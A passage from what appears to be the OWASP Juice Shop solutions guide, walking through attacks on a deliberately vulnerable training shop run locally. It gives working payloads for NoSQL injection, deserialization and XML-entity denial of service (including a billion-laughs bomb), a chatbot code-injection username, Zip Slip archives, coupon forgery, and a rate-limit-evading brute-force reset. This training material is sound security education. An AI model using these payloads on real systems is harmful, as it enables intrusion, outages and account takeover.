at C:\Data\GitHub\juice-shop\node_modules\express\lib\router\index.js:201:22
at param (C:\Data\GitHub\juice-shop\node_modules\express\lib\router\index.js:354:14)
at param (C:\Data\GitHub\juice-shop\node_modules\express\lib\router\index.js:365:14)
at Function.process_params (C:\Data\GitHub\juice-shop\node_modules\express\lib\router\index.js:410:3)
at next (C:\Data\GitHub\juice-shop\node_modules\express\lib\router\index.js:216:10)
at C:\Data\GitHub\juice-shop\node_modules\express\lib\router\index.js:153:12)
at Layer.handle [as handle_request] (C:\Data\GitHub\juice-shop\node_modules\express\lib\router\layer.js:95:5)
at trim_prefix (C:\Data\GitHub\juice-shop\node_modules\express\lib\router\index.js:317:13)
at C:\Data\GitHub\juice-shop\node_modules\express\lib\router\index.js:204:7)
at Function.process_params (C:\Data\GitHub\juice-shop\node_modules\express\lib\router\index.js:335:12)

```

4. Searching for `''` (two single quotes) as *Order ID* now will let

<http://localhost:3000/rest/track-order/> throw an `Unexpected string` error

instead of the previous `Invalid or unexpected token`.

5. While not stated anywhere in the error messages, it can be assumed with some MongoDB background that the query probably resembles something like `{ $where: "property === '' + payload + '' }`.
6. The required `payload` for the challenge needs to make sure all data is matched while squeezing itself into the query in a non-breaking way.
7. Search for `' || true || '` resulting in <http://localhost:3000/rest/track-order/%20%7C%7C%20true%20%7C%7C%20> which will in fact query and return all orders from the MarsDB.

## Perform a Remote Code Execution that would keep a less hardened application busy forever

1. By manual or automated URL discovery you can find a [Swagger API](#) documentation hosted at <http://localhost:3000/api-docs> which describes the B2B API.

The screenshot shows the NextGen B2B API documentation for the Order API. The 'POST /orders' endpoint is highlighted. The 'Request Body' section shows a JSON schema for 'Customer order to be placed' with fields like 'orderLines' and 'customerReference'. The 'Responses' section shows a successful 200 response with a sample JSON value.

2. This API allows to `POST` orders where the order lines can be sent as JSON objects (`orderLines`) but also as a String (`orderLinesData`).
3. The given example for `orderLinesData` indicates that this String might be allowed to contain arbitrary JSON: `[{"productId": 12, "quantity": 10000, "customerReference": ["P00000001.2", "SM20180105| 042"], "couponCode": "pes[Bh.u*t"], ... ]`

The screenshot shows the JSON schema for the Order API. The 'Order' object has properties like 'orderLines' and 'customerReference'. The 'orderLines' property is defined as an array of 'OrderLine' objects, which have properties like 'productId', 'quantity', and 'customerReference'. The 'customerReference' property is described as a string containing 'customer specific data format'.

4. Click the `Try it out` button and without changing anything click `Execute` to see if and how the API is working. This will give you a `401` error saying `No Authorization header was found`.
5. Go back to the application, log in as any user and copy your token from the `Authorization Bearer` header using your browser's DevTools.
6. Back at [http://localhost:3000/api-docs/#/Order/post\\_orders](http://localhost:3000/api-docs/#/Order/post_orders) click `Authorize` and paste your token into the `Value` field.
7. Click `Try it out` and `Execute` to see a successful `200` response.
8. An insecure JSON deserialization would execute any function call defined within the JSON String, so a possible payload for a DoS attack would be an endless loop. Replace the example code with `{"orderLinesData": "(function dos() { while(true); })()"}` in the `Request Body` field. Click `Execute`.

9. The server should eventually respond with a `200` after roughly 2 seconds, because that is defined as a timeout so you do not really DoS your Juice Shop server.
10. If your request successfully bumped into the infinite loop protection, the challenge is marked as solved.

## Reset the password of Bjoern's internal account via the Forgot Password mechanism

1. Trying to find out who "Bjoern" might be should quickly lead you to the OWASP Juice Shop project leader and author of this ebook.
2. Visit <https://www.facebook.com/bjoern.kimminich> to immediately learn that he is from the town of *Uetersen* in Germany.
3. Visit <https://gist.github.com/9045923> or <https://pastebin.com/JL5E0RfX> to find the source code of a (truly amazing) game Bjoern wrote in Turbo Pascal in 1995 (when he was a teenager) to learn his phone number area code of `04122` which belongs to Uetersen. This is sufficient proof that you in fact are on the right track.
4. <http://www.geopostcodes.com/Uetersen> will tell you that Uetersen has ZIP code `25436`.
5. Visit <http://localhost:3000/#/forgot-password> and provide `bjoern@juice-sh.op` as your *Email*.
6. In the subsequently appearing form, provide `25436` as *Your ZIP/postal code when you were a teenager?*
7. Type and *New Password* and matching *Repeat New Password* followed by hitting *Change* to **not solve** this challenge.
8. Bjoern added some obscurity to his security answer by using an uncommon variant of the pre-unification format of [postal codes in Germany](#).
9. Visit <http://www.alte-postleitzahlen.de/uetersen> to learn that Uetersen's old ZIP code was `W-2082`. This would not work as an answer either. Bjoern used the written out variation: `West-2082`.
10. Change the answer to *Your ZIP/postal code when you were a teenager?* into `West-2082` and click *Change* again to finally solve this challenge.

## Postal codes in Germany

Postal codes in Germany, Postleitzahl (plural Postleitzahlen, abbreviated to PLZ; literally "postal routing number"), since 1 July 1993 consist of five digits. The first two digits indicate the wider area, the last three digits the postal district.

Before reunification, both the Federal Republic of Germany (FRG) and the German Democratic Republic (GDR) used four-digit codes. Under a transitional arrangement following reunification, between 1989 and 1993 postal codes in the west were prefixed with 'W', e.g.: W-1000 [Berlin] 30 (postal districts in western cities were separate from the postal code) and those in the east with 'O' (for Ost), e.g.: O-1xxx Berlin.<sup>4</sup>

## Reset Morty's password via the Forgot Password mechanism

1. Trying to find out who "Morty" might be should *eventually* lead you to *Morty Smith* as the most likely user identity



2. Visit <http://rickandmorty.wikia.com/wiki/Morty> and skim through the Family section
3. It tells you that Morty had a dog named *Snuffles* which also goes by the alias of *Snowball* for a while.
4. Visit <http://localhost:3000/#/forgot-password> and provide `morty@juice-sh.op` as your *Email*
5. Create a word list of all mutations (including typical "leet-speak"-variations!) of the strings `snuffles` and `snowball` using only

- lower case ( a-z )
  - upper case ( A-Z )
  - and digit characters ( 0-9 )
6. Write a script that iterates over the word list and sends well-formed requests to `http://localhost:3000/rest/user/reset-password`. A rate limiting mechanism will prevent you from sending more than 100 requests within 5 minutes, severely hampering your brute force attack.
  7. Change your script so that it provides a different `X-Forwarded-For` -header in each request, as this takes precedence over the client IP in determining the origin of a request.
  8. Rerun your script you will notice at some point that the answer to the security question is `5N0wb411` and the challenge is marked as solved.
  9. Feel free to cancel the script execution at this point.


■ : If you do not want to write your own script for this challenge, take a look at [juice-shop-mortys-question-brute-force.py](#) which was kindly published as a Gist on GitHub by [philly-vanilly](#).

Leet (or "1337"), also known as eleet or leetspeak, is a system of modified spellings and verbiage used primarily on the Internet for many phonetic languages. It uses some alphabetic characters to replace others in ways that play on the similarity of their glyphs via reflection or other resemblance. Additionally, it modifies certain words based on a system of suffixes and alternative meanings.


The term "leet" is derived from the word elite. The leet lexicon involves a specialized form of symbolic writing. For example, leet spellings of the word leet include 1337 and l33t; eleet may be spelled 31337 or 3l33t. Leet may also be considered a substitution cipher, although many dialects or linguistic varieties exist in different online communities.<sup>5</sup>

## Deprive the shop of earnings by downloading the blueprint for one of its products

1. The description of the *OWASP Juice Shop Logo (3D-printed)* product indicates that this product might actually have kind of a blueprint
2. Download the product image from [http://localhost:3000/public/images/products/3d\\_keychain.jpg](http://localhost:3000/public/images/products/3d_keychain.jpg) and view its [Exif metadata](#)



3. Researching the camera model entry *OpenSCAD* reveals that this is a program to create 3D models, which works with *.stl* files
4. As no further hint on the blueprint filename or anything is given, a lucky guess or brute force attack is your only choice
5. Download <http://localhost:3000/public/images/products/JuiceShop.stl> to solve this challenge
6. This model will actually allow you to 3D-print your own OWASP Juice Shop logo models!




The official place to retrieve this and other media or artwork files from the Juice Shop (and other OWASP projects or chapters) is <https://github.com/OWASP/owasp-swag>. There you can not only find the 3D model leaked from this challenge, but also [one that comes with a dedicated hole to mount it on your keyring!](#)

**Inform the development team about a danger to some of their credentials**

1. Solve [Access a developer's forgotten backup file](#)
2. The `package.json.bak` contains not only runtime dependencies but also development dependencies under the `devDependencies` section.
3. Go through the list of `devDependencies` and perform research on vulnerabilities in them which would allow a Software Supply Chain Attack.
4. For the `eslint-scope` module you will learn about one such incident exactly in the pinned version `3.7.2`, e.g.  
<https://status.npmjs.org/incidents/dn7c1fgrr7ng> or  
<https://eslint.org/blog/2018/07/postmortem-for-malicious-package-publishes>
5. Both above links refer to the original report of this vulnerability on GitHub:  
<https://github.com/eslint/eslint-scope/issues/39>
6. Visit <http://localhost:3000/#/contact>
7. Submit your feedback with <https://github.com/eslint/eslint-scope/issues/39> in the comment to solve this challenge

## Inform the shop about a typosquatting imposter that dug itself deep into the frontend

1. Request <http://localhost:3000/3rdpartylicenses.txt> to retrieve the 3rd party license list generated by Angular CLI by default
2. Combing through the list of modules you will come across `anuglar2-qrcode` which openly reveals its intent on <https://www.npmjs.com/package/anuglar2-qrcode>



3. Visit <http://localhost:3000/#/contact>
4. Submit your feedback with `anuglar2-qrcode` in the comment to solve this challenge

You can probably imagine that the typosquatted `anuglar2-qrcode` would be a *lot harder* to distinguish from the original repository `ngx-bar-rating`, if it were not marked with the *THIS IS NOT THE MODULE YOU ARE LOOKING FOR!*-warning at the very top. Below you can see the original `ngx-bar-rating` module page on NPM:

**angular2-qrcode**  
2.0.3 • Public • Published a year ago

[Readme](#) [Explore](#) [1 Dependency](#) [29 Dependents](#) [10 Versions](#)

**angular2-qrcode**

angular2-qrcode is a component that you can easily integrate into your project. It relies on `qrious` to generate QR Codes.

**Breaking Changes for 2.0.0**

`data` has been replaced with `value`. For those that don't need the new features of 2.0.0, just keep using 1.0.5. No change will be needed unless you upgrade.

The `type` field has also been removed.

**Install**

```
npm install angular2-qrcode
```

**Woah! What's this NPM ERROR?**  
You will most likely get an npm error during the install process. QRious has an optional dependency for node-canvas, which requires cairo to build. We don't need this dependency, but there is no way to declare that in `package.json` right now. **Feel free to ignore it.**

**How To Use**

**Import into your NgModule**

```
import { NgModule } from '@angular/core';
import { QRCodeModule } from 'angular2-qrcode';

@NgModule({
 declarations: [
 ...
],
 ...
})
```

## Give the server something to chew on for quite a while

1. Solve the [Use a deprecated B2B interface that was not properly shut down challenge](#).
2. On Linux, prepare an XML file which defines and uses an external entity which will require a long time to resolve: `<!ENTITY xxe SYSTEM "file:///dev/random">`. On Windows there is no similar feature to retrieve randomness from the OS via an "endless" file, so the attack vector has to be completely different. A *quadratic blowup* attack works fine, consisting of a single large entity like `<!ENTITY a "dosdosdosdos...dos">` which is replicated very often as in `<foo>&a; &a; &a; &a; &a; ...&a; </foo>`.
3. Upload this file through the *File Complaint* dialog and observe how the request processing takes up to 2 seconds and then times out (to prevent you from actually DoS'ing your application) but still solving the challenge.

*You might feel tempted to try the classic **Billion laughs attack** but will quickly notice that the XML parser is hardened against it, giving you a status 410 HTTP error saying `Detected an entity reference Loop`.*

In computer security, a billion laughs attack is a type of denial-of-service (DoS) attack which is aimed at parsers of XML documents.

It is also referred to as an XML bomb or as an exponential entity expansion attack.

The example attack consists of defining 10 entities, each defined as consisting of 10 of the previous entity, with the document consisting of a single instance of the largest entity, which expands to one billion copies of the first entity.

In the most frequently cited example, the first entity is the string "lol", hence the name "billion laughs". The amount of computer memory used would likely exceed that available to the process parsing the XML (it certainly would have at the time the vulnerability was first reported).

While the original form of the attack was aimed specifically at XML parsers, the term may be applicable to similar subjects as well.

The problem was first reported as early as 2002, but began to be widely addressed in 2008.

Defenses against this kind of attack include capping the memory allocated in an individual parser if loss of the document is acceptable, or treating entities symbolically and expanding them lazily only when (and to the extent) their content is to be used.<sup>6</sup>

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
<!ENTITY lol "lol">
<!ELEMENT lolz (#PCDATA)>
<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
<!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9; </lolz>
```

## Permanently disable the support chatbot

1. The Chatbot is built using an npm module called 'juicy-chat-bot'. The source code for the same can be found [here](#)
2. Looking through the source, one can determine that user messages are processed inside a VM context, with a function called `process`
3. The vulnerable segment of the code is `this statement`, that the bot uses to remember usernames. The command `this.factory.run(`users.addUser("${token}", "${name}")`)` is equivalent to

an eval statement inside the VM context. This can be exploited by including  
" and ) in one's username

4. If one sets their username to **admin"); process=null;**  
**users.addUser("1337", "test**, the final statement that gets executed would be

```
users.addUser("token", "admin");
process = null;
users.addUser("1337", "test")
```

The process function, is therefore set to null and any further attempt by the bot to process a user's message would result in an error

## ★★★★★ Challenges

### Overwrite the Legal Information file

1. Combing through the updates of the [@owasp\\_juiceshop](https://twitter.com/owasp_juiceshop) Twitter account you will notice [https://twitter.com/owasp\\_juiceshop/status/1107781073575002112](https://twitter.com/owasp_juiceshop/status/1107781073575002112).



2. Researching ZIP-based vulnerabilities should also yield [Zip Slip](#) which exploits directory traversal filenames in file archives.
3. As the Legal Information file you need to override lives in <http://localhost:3000/ftp/legal.md> and uploading files via *File Complaint* does not give any feedback where they are stored, an iterative directory traversal approach is recommended.

4. Prepare a ZIP file (on Linux) with `zip exploit.zip ..//ftp/legal.md` .
5. Log in as any user at <http://localhost:3000/#/login>.
6. Click *Contact Us* and *Complain?* to get to the *File Complaint* screen at <http://localhost:3000/#/complain>.
7. Type in any message and attach your ZIP file, then click *Submit*.
8. The challenge will *not* be solved. Repeat steps 5-7 but with `zip exploit.zip ..//ftp/legal.md` as the payload.
9. The challenge will be marked as solved! When you visit <http://localhost:3000/ftp/legal.md> you will see your overwritten Legal Information!

Zip Slip is a form of directory traversal that can be exploited by extracting files from an archive. The premise of the directory traversal vulnerability is that an attacker can gain access to parts of the file system outside of the target folder in which they should reside. The attacker can then overwrite executable files and either invoke them remotely or wait for the system or user to call them, thus achieving remote command execution on the victim's machine. The vulnerability can also cause damage by overwriting configuration files or other sensitive resources, and can be exploited on both client (user) machines and servers. <sup>8</sup>

## Forge a coupon code that gives you a discount of at least 80%

For this challenge there are actually two distinct *solution paths* that are both viable. These will be explained separately as they utilize totally different attack styles.

### ***Pattern analysis solution path***

1. Solve challenge [Access a salesman's forgotten backup file](#) to get the `coupons_2013.md.bak` file with old coupon codes which you find listed below.
2. There is an obvious pattern in the last characters, as the first eleven codes end with `gC7sn` and the last with `gC7ss` .
3. You can rightfully speculate that the last five characters represent the actual discount value. The change in the last character for the 12th code comes from a different (probably higher) discount in December! 
4. Check the official Juice Shop Twitter account for a valid coupon code: [https://twitter.com/owasp\\_juiceshop](https://twitter.com/owasp_juiceshop)
5. At the time of this writing - January 2017 - the broadcasted coupon was `n<Mibh.u)v` promising a 50% discount.
6. Assuming that the discount value is encoded in the last 2-5 characters of the code, you could now start a trial-and-error or brute force attack generating codes and try redeeming them on the *Your Basket* page. At some point you will probably hit one that gives 80% or more discount.
7. You need to *Checkout* after redeeming your code to solve the challenge.

```
n<MibgC7sn
mNYS#gC7sn
o*IVigC7sn
k#pD1gC7sn
o*I]pgC7sn
n(XRvgC7sn
n(XLtgC7sn
k#*AfgC7sn
q:<IqgC7sn
pEw8ogC7sn
pes[BgC7sn
1}6D$gC7ss
```

## Reverse engineering solution path

1. Going through the dependencies mentioned in `package.json.bak` you can speculate that at least one of them could be involved in the coupon code generation.
2. Narrowing the dependencies down to crypto or hashing libraries you would end up with `hashids`, `jsonwebtoken` and `z85` as candidates.
3. It turns out that `z85` ([ZeroMQ Base-85 Encoding](#)) was chosen as the coupon code-creation algorithm.
4. Visit <https://www.npmjs.com/package/z85> and check the *Dependents* tab:



5. If you have Node.js installed locally run `npm install -g z85-cli` to install <https://www.npmjs.com/package/z85-cli> - a simple command line interface for `z85`:

z85-cli  
0.3.0 • Public • Published a year ago

Readme Admin 1 Dependencies 0 Dependents 10 Versions

**z85-cli** Void package coverage 100% F2ME Vulnerabilities Unknown

Maintainability Green Test coverage Green F2ME Yellow Vulnerabilities Green Dependencies Unknown

Command line client for ZeroMQ Base-85 encoding

**Getting Started**

Install the module with:

```
npm install -g z85-cli
```

**Documentation**

**Encoding**

```
z85 --encode [-e] <value>
```

**Decoding**

```
z85 --decode [-d] <value>
```

**Specification**

Please refer to [32/Z85 - ZeroMQ Base-85 Encoding Algorithm](#).

**License**

Copyright (c) 2014-2018 Bjoern Kimmich Licensed under the MIT license.

install `> npm i z85-cli`

weekly downloads 6

version **0.3.0** license **MIT**

open issues **0** pull requests **0**

homepage [github.com](#) repository [github](#)

last publish **a year ago**

collaborators

Test with RunKit Report a vulnerability

## 6. Check the official Juice Shop Twitter account

[https://twitter.com/owasp\\_juiceshop](https://twitter.com/owasp_juiceshop) for a valid coupon code. At the time of this writing - January 2017 - the broadcasted coupon was `n<Mibh.u)v` promising a 50% discount.



## 7. Decrypting this code with `z85 -d "n<Mibh.u)v"` returns `JAN17-50`

## 8. Encrypt a code valid for the current month with 80% or more discount, e.g.

`z85 -e JAN17-80` which yields `n<Mibh.v0y` .

## 9. Enter and redeem the generated code on the *Your Basket* page and *Checkout* to solve the challenge.

## Cloud computing solution path

1. From February 2019 onward the monthly coupon tweets begin with a robot face emoji in square brackets. Maybe the Juice Shop sales team forgot to send coupons too often so that the process was automated at some point?



2. Some Internet research will bring you to the [NPM module](#) `juicy-coupon-bot` and its associated GitHub repository <https://github.com/bkimminich/juicy-coupon-bot>. **💡 As this is not part of the Juice Shop repo itself and it is publicly accessible, analyzing this repository is **not** considered cheating!**
3. Open the [.github/workflows/coupon-distribution.yml](#) to see how the bot's *Monthly Coupon Distribution* workflow is set up. You can also look at the job results and logs at <https://github.com/bkimminich/juicy-coupon-bot/actions?query=workflow%3A%22Monthly+Coupon+Distribution%22>.
4. If you read the logs of the *Distribute coupons* step, you will notice an `info`:  
`[✓] API lookup success` message at the very beginning. But where exactly does the bot get its coupon code from?
5. Read the code of the `juicy-coupon-bot` carefully and optionally try to play with it locally after installing it via `npm i -g juicy-coupon-bot`. You can learn a few things that way:
  - Running `juicy-coupon-bot` locally will [prepare the text for a tweet with a coupon code](#) for the current month and with a discount between 10% and 40% and log it to your console.
  - The coupon code is actually retrieved [via an AWS API call](#) which returns valid coupons with different discounts and their expiration date as JSON, e.g. `{"discountCodes": {"10%": "mNYS#iv#%t", "20%": "mNYS#iw00u", "30%": "mNYS#iw03v", "40%": "mNYS#iw06w"}, "expiryDate": "2019-02-28"}`
6. You could collect this data for several months and basically fall back to the [Pattern analysis solution path](#) only with more recent coupons.
7. For an easier and more satisfying victory over this challenge, take a look at the commit history of the GitHub repository <https://github.com/bkimminich/juicy-coupon-bot>, though.
8. Going back in time a bit, you will learn that the coupon retrieval via AWS API backed by a Lambda function was not the original implementation. Commit `fde2003` introduced the API call, replacing the previous programmatic creation of a coupon code.

9. You now have learned the coupon format and that it is `z85` encoded. You can now either manipulate your local clone of the "`pre-fde2003` version" of the `juicy-coupon-bot` or fall back to the last part of the [Reverse engineering solution path](#) where you find and install `z85-cli` to conveniently create your own 80%+ coupon locally.

## Solve challenge #999

1. Solve any other challenge
2. Inspect the cookies in your browser to find a `continueCode` cookie
3. The `package.json.bak` contains the library used for generating these continue codes: `hashid`
4. Visit <http://hashids.org/> to get some information about the mechanism
5. Follow the link labeled *check out the demo* (<http://codepen.io/ivanakimov/pen/bNmExm>)
6. The Juice Shop simply uses the example salt (`this is my salt`) and also the default character range (`abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890`) from that demo page. It just uses a minimum length of `60` instead of `8` for the resulting hash.
7. Encoding the value `999` with the demo (see code below) gives you the hash result `690xrZ8aJEgxONZyWoz1Dw4BvXmRGkM6Ae9M7k2rK63YpqQLPjn1b5V5Lvdj`
8. Send a `PUT` request to the URL <http://localhost:3000/rest/continue-code/apply/690xrZ8aJEgxONZyWoz1Dw4BvXmRGkM6Ae9M7k2rK63YpqQLPjn1b5V5Lvdj> to solve this challenge.

```
var hashids = new Hashids("this is my salt", 60, "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890");


var id = hashids.encode(999);
var numbers = hashids.decode(id);

$("#input").text("["+numbers.join(" ", "]+"]");
$("#output").text(id);
```


## Forge an almost properly RSA-signed JWT token

### With Burp Suite

